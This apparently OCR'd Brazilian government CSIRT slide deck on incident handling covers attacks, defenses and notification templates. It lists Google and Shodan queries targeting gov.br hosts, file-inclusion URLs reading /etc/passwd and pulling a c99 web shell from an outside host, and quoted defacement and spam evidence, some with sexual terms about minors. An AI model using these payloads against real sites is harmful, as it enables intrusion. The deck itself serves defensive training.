CENTRO DE TRATAMENTO DE INCIDENTES DE REDES DO GOVERNO – CTIR Gov

S Ten Alexandre Santos – Analista de Incidentes

ABORDAGENS TÉCNICAS NO TRATAMENTO DE INCIDENTES DE REDES


SUMÁRIO

- AMBIENTAÇÃO
- TIPOS DE INCIDENTES

O ATAQUE


NORSE
Attacks originating from: <unknown> Mil/Gov
ATTACK ORIGINS
ATTACK TARGETS
ATTACKS
CYBER
CRIME
INTERNET
ATTACKS

ATAQUE




Fonte: IAEA

ATAQUE

Abuso de Sítio

Engenharia Social



ATAQUE

- **GOOGLE DORKS**
  - inurl:gov.br Revslider “Index of”
  - inurl:gov.br & intext:zimbra

There are many similar advanced operators which can be used to exploit insecure websites:

Operator	Purpose	Mixes with Other Operators?	Can be used Alone?	Web	Images	Groups	News
intitle	Search page Title	yes	yes	yes	yes	yes	yes
allintitle	Search page title	no	yes	yes	yes	yes	yes
inurl	Search URL	yes	yes	yes	yes	not really	like intitle
allinurl	Search URL	no	yes	yes	yes	yes	like intitle
filetype	specific files	yes	no	yes	yes	no	not really
allintext	Search text of page only	not really	yes	yes	yes	yes	yes
site	Search specific site	yes	yes	yes	yes	no	not really
link	Search for links to pages	no	yes	yes	no	no	not really
inanchor	Search link anchor text	yes	yes	yes	yes	not really	yes
numrange	Locate number	yes	yes	yes	no	no	not really
daterange	Search in data range	yes	no	yes	not really	not really	not really
author	Group author search	yes	yes	no	no	yes	not really
group	Group name search	not really	yes	no	no	yes	not really
insubject	Group subject search	yes	yes	like intitle	like intitle	yes	like intitle
msgid	Group msgid search	no	yes	not really	not really	yes	not really

- **SHODAN (country: city: port: geo:)**
  - **' IPC$' port:445 hostname:gov.br**

ATAQUE

- **MÉTODO LFI/RFI – FILE INCLUSION**
  - http://[IP ou domínio]/preview.php?file=example.html
  - http://[IP ou domínio]/preview.php?file=../../../../etc/passwd
  - http://[IP ou domínio]/preview.php?file=../../../../etc/passwd%00 - (null-byte)

  - http://[IP ou domínio]/preview.php?file=[URL DO ATACANTE]
  - http://[IP ou domínio]/preview.php?file=http://c99shell.gen.tr/c100.txt


A DEFESA


DEPARTAMENTO DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES
REPUBLICA FEDERATIVA DO BRASIL
15 de Novembro
de 1889
GSI - PR


DEFESA

- **CULTURA DE SEGURANÇA DA INFORMAÇÃO**

- Normas Complementares do DSIC
- **Padrões para Notificação de Incidentes de Redes do Governo ao CTIR Gov**
- Cartilha de Segurança para Internet - CERT.br
- Boas Práticas para Desenvolvedores Web - OWASP Top 10



DEFESA


Defesa em profundidade
Recuperação
Alarme
Registro de eventos
Tratamento de Incidentes

DEFESA

- **MÉTODO LFI/RFI – FILE INCLUSION**
  - Validar a entrada do usuário

```
<a href="index.php">Home</a> |
<a href="index.php?id=conteudo">Conteudo</a>
<hr>
<?php
if ($_GET['id'] == 'conteudo'){
include ('conteudo.php');
}
```

- **GOOGLE DORKS**
  - inurl:pastebin intext:gov.br | jus.br | leg.br | mil.br | mp.br | def.br info:@ | ~senha

DEFESA

virustotal

malwr

PAYLOAD SECURITY

TENDÊNCIAS

TENDÊNCIAS

- Aumento da sofisticação tecnológica dos oponentes, dificultando ainda mais a detecção e a reação.

- Aumento das ameaças APT (*Advanced Persistent Threat*).

- Crescimento dos sítios de *Phishing*.
- Crescimento dos *Spear.*

97% das pessoas não sabem reconhecer um e-mail de phishing

Relatório da Easy Solutions sobre ciberataques em 2017 revela que o poder da manipulação humana é a ferramenta mais perigosa explorada pelos cibercriminosos

Por: Redação, 24/10/2017 às 17h14 - Atualizado em 25/10/2017 às 09h44

Fonte: IAEA

Crescimento do **Ransomware.**

TENDÊNCIAS

IoT

- *Cada vez mais equipamentos/sistemas conectados*
- *Falta de cuidados de segurança*
  - *no projeto, implementação e adoção*
  - *dificuldade de atualização de sistemas*

- *TVs Samsung:*
  - *mandam o som ambiente para a sede*

- *TVs LG:*
  - *enviam nomes de arquivos, filmes e drives de rede*

- *carros da Fiat Chrysler:*
  - *controle dos veículos via 3G/4G, explorando vulnerabilidades do Uconnect*

- *aviões:*
  - *potencialmente vulneráveis via sistemas de entretenimento*

- *dispositivos médicos*

Brasil é o quarto colocado em ataques baseados em IoT

Pesquisa mostra que apenas UK, Itália e Turquia apresentam atividade de hackers maior do que o Brasil; outro destaque é que, em 2017, criminosos locais ganharam alcance global graças ao uso de servidores C&C para identificar e escravizar câmeras de vídeo, Smart TVs e roteadores Wi-Fi domésticos


Por: Redação, 07/11/2017 às 18h00 - Atualizado em 07/11/2017 às 18h00

http://www.convergenciadigital.com.br/cgi/cgilua.exe/sys/start.htm?UserActiveTemplate=site&infoid=45881&sid=18

TRATAMENTO DE INCIDENTES

TRATAMENTO DO INCIDENTE

Processo/Metodologia



Modelos/Templates

Defacement ...

Phishing Scam

Malware Hosting

Responsible,

We... possibly...

Regards,

CTIR Gov BR Team

Log/Attach:

****

****


****

Bases de Conhecimento

Contatos:

-Federal
- Estadual
- CSIRT
- Parcerias

TIPOS DE INCIDENTES



Desfiguração de Sítio

Desfiguração de página (*Defacement*)

Desfiguração de página, *defacement* ou pichação, é uma técnica que consiste em alterar o conteúdo da página *Web* de um *site*.

As principais formas que um atacante, neste caso também chamado de *defacer*, pode utilizar para desfigurar uma página *Web* são:

- explorar erros da aplicação *Web*;
- explorar vulnerabilidades do servidor de aplicação *Web*;
- explorar vulnerabilidades da linguagem de programação ou dos pacotes utilizados no desenvolvimento da aplicação *Web*;
- invadir o servidor onde a aplicação *Web* está hospedada e alterar diretamente os arquivos que compõem o *site*;
- furtar senhas de acesso à interface *Web* usada para administração remota.

Para ganhar mais visibilidade, chamar mais atenção e atingir maior número de visitantes, geralmente, os atacantes alteram a página principal do *site*, porém páginas internas também podem ser alteradas.

Fonte: cert.br

Desfiguração de Sítio

.gov.br/3H.htm

view-source:http://XXXXX.gov.br/3H.htm

```
<html><head>
<title>Hello</title>
<link href="
<meta name="keywords" content="Hacked By Trihash">
<meta property="og:title" content="Trihash Was Here"/>
<meta name="description" content="uid=0(root) gid=0(root)"/>
<meta property="og:image" content="https://i.imgur.com/mWdvf3G.gif">
<link href="https://fonts.googleapis.com/css?family=Orbitron:700" rel="stylesheet">
<audio id="song" source="mp3" src="https://b.top4top.net/m_695803xz1.mp3" type="audio/mp3" autoplay="autoplay" loop="loop"></audio>

<script>
var snd = document.getElementById("song");
snd.volume = 0.1;
</script>

</head>
<body style='background-color:black;'>
<style>p.spacer{line-height:2em;}</style>
<center>
<br><br><br><br>
<img src="https://i.imgur.com/mWdvf3G.gif"/><br>
<p class="spacer"><font face="Orbitron" color="white" size="14" style="text-shadow: 3px 3px 7px #FF0000;">Trihash Was Here</font></p>

<script type="text/javascript" src="http://1abzaar.ir/abzar/tools/nc-rightclick.js"></script>
</body></html>
```

Desfiguração de Sítio

Texto de Notificação

Prezados Senhores,
1. Informamos a desfiguração do sítio, conforme anexo, em:
---
http://xxx.gov.br/
---
2. Sugerimos que seja verificado se o servidor possui outras vulnerabilidades. O restabelecimento do sítio à situação anterior ou a exclusão da(s) página(s) comprometida(s) pode(m) não solucionar o problema, pois o computador pode continuar vulnerável ou ser usado por invasores para outras finalidades.
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]


Abuso de Fórum/Comentários/Blogs

Abuso de Fórum

Ocorre quando o site, que disponibiliza um canal de comunicação com seu usuário, não realiza moderação ou validação de conteúdo postado em blogs, fóruns e livros de visita.

As principais situações de abuso estão relacionadas a publicação de propagandas de produtos diversos, tais como grifes de roupas, medicamentos, tabagismo e outros.

Abuso de Fórum/Comentários/Blogs



Abuso de Fórum/Comentários/Blogs

Texto de Notificação

Prezados Senhores,
1. Informamos o abuso de fórum/comentário, conforme anexo, em:
---
http://xxx.gov.br/
---
2. O abuso pode ter ocorrido por falta ou falha de moderação ou filtro de spam nos comentários do fórum, lista de discussão, "livro de visitas" ou blog em questão.
2.1. Sugerimos que seja verificado se o servidor possui outras vulnerabilidades. O restabelecimento do sítio à situação anterior ou a exclusão da(s) página(s) comprometida(s) pode(m) não solucionar o problema, pois o computador pode continuar vulnerável ou ser usado por invasores para outras finalidades.
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]


Spamdexing

Spam de links ou de conteúdos (*Spamdexing*)

Também conhecido como Spam de Busca, Spam de motores de busca, Web Spam ou Envenenamento de motores de Busca, é a técnica de manipulação deliberada e maliciosa de mecanismos de buscas com o objetivo de aumentar a relevância de um site em resultados de buscas, ou seja, aumentar a chance de um site ser colocado no topo das páginas de resultados nos motores de busca.

É uma técnica similar ao Google bomb, mas com a diferença de ter objetivos estritamente comerciais.

Spamdexing


tem mais possibilidades de ser um adulto leitor, uma pessoa mais feliz e preparada para a vida. E para incentivar os alunos que mais se destacaram nas bibliotecas municipais, a Secretaria Municipal de Educação, Ciência, Tecnologia e Inovação (SMECTI) realizou mais uma vez o Encontro dos Alunos Leitores. A quinta edição do evento que homenageia aqueles que buscam conhecimento e diversão na leitura foi durante esta terça-feira, dia 31, no Teatro
Veja também »
Source of: http://www.angra.rj.gov.br/asp/noticiasdaprefeitura.asp?vid_noticia=1029 - Mozilla Firefox
Help

class="comment_table">
2" class="title">gcZRyQqgiulfPtn</td>
>Kadbjmor</td></td>
top" class="content_area">
etembro de 2011 <hr />
one with qualifications preteens samples lolis pics vhb ukrane nymphet 9420 lingre models eibsdg free porn teens %DDD

Spamdexing

Texto de Notificação

Prezados Senhores,
1. Informamos a desfiguração do sítio, com "spam de links/conteúdos", conforme anexo, em :
---
http://xxx.gov.br/
---
2. Detectamos que o incidente está relacionado ao ataque do tipo Spamdexing, que é a técnica de injetar, de forma deliberada e maliciosa, spams de links e de conteúdos em sítios. O objetivo do invasor é aumentar a relevância de sítios maliciosos ou de fins comerciais em motores de buscas e dessa forma melhor ranqueá-los nas consultas ao Google, Bing, Yahoo Search e outros.
2.1. Técnicas de dissimulação do ataque dificultam a sua percepção por parte do usuário. Pode-se verificar a invasão por meio dos passos:
(a) acessar a URL indicada;
(b) selecionar a opção "Exibir Código Fonte" do navegador; e
(c) procurar pelos termos: CHEAP – LEVITRA
2.2. Saiba mais sobre o Spamdexing (textos em inglês) em:
http://www.webspam.org/seo-spam-what-is-spamdexing
http://en.wikipedia.org/wiki/Spamdexing
2.3. Sugerimos que seja verificado se o servidor possui outras vulnerabilidades. O restabelecimento do sítio à situação anterior ou a exclusão da(s) página(s) comprometida(s) pode(m) não solucionar o problema, pois o computador pode continuar vulnerável ou ser usado por invasores para outras finalidades.
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]

Phishing Site

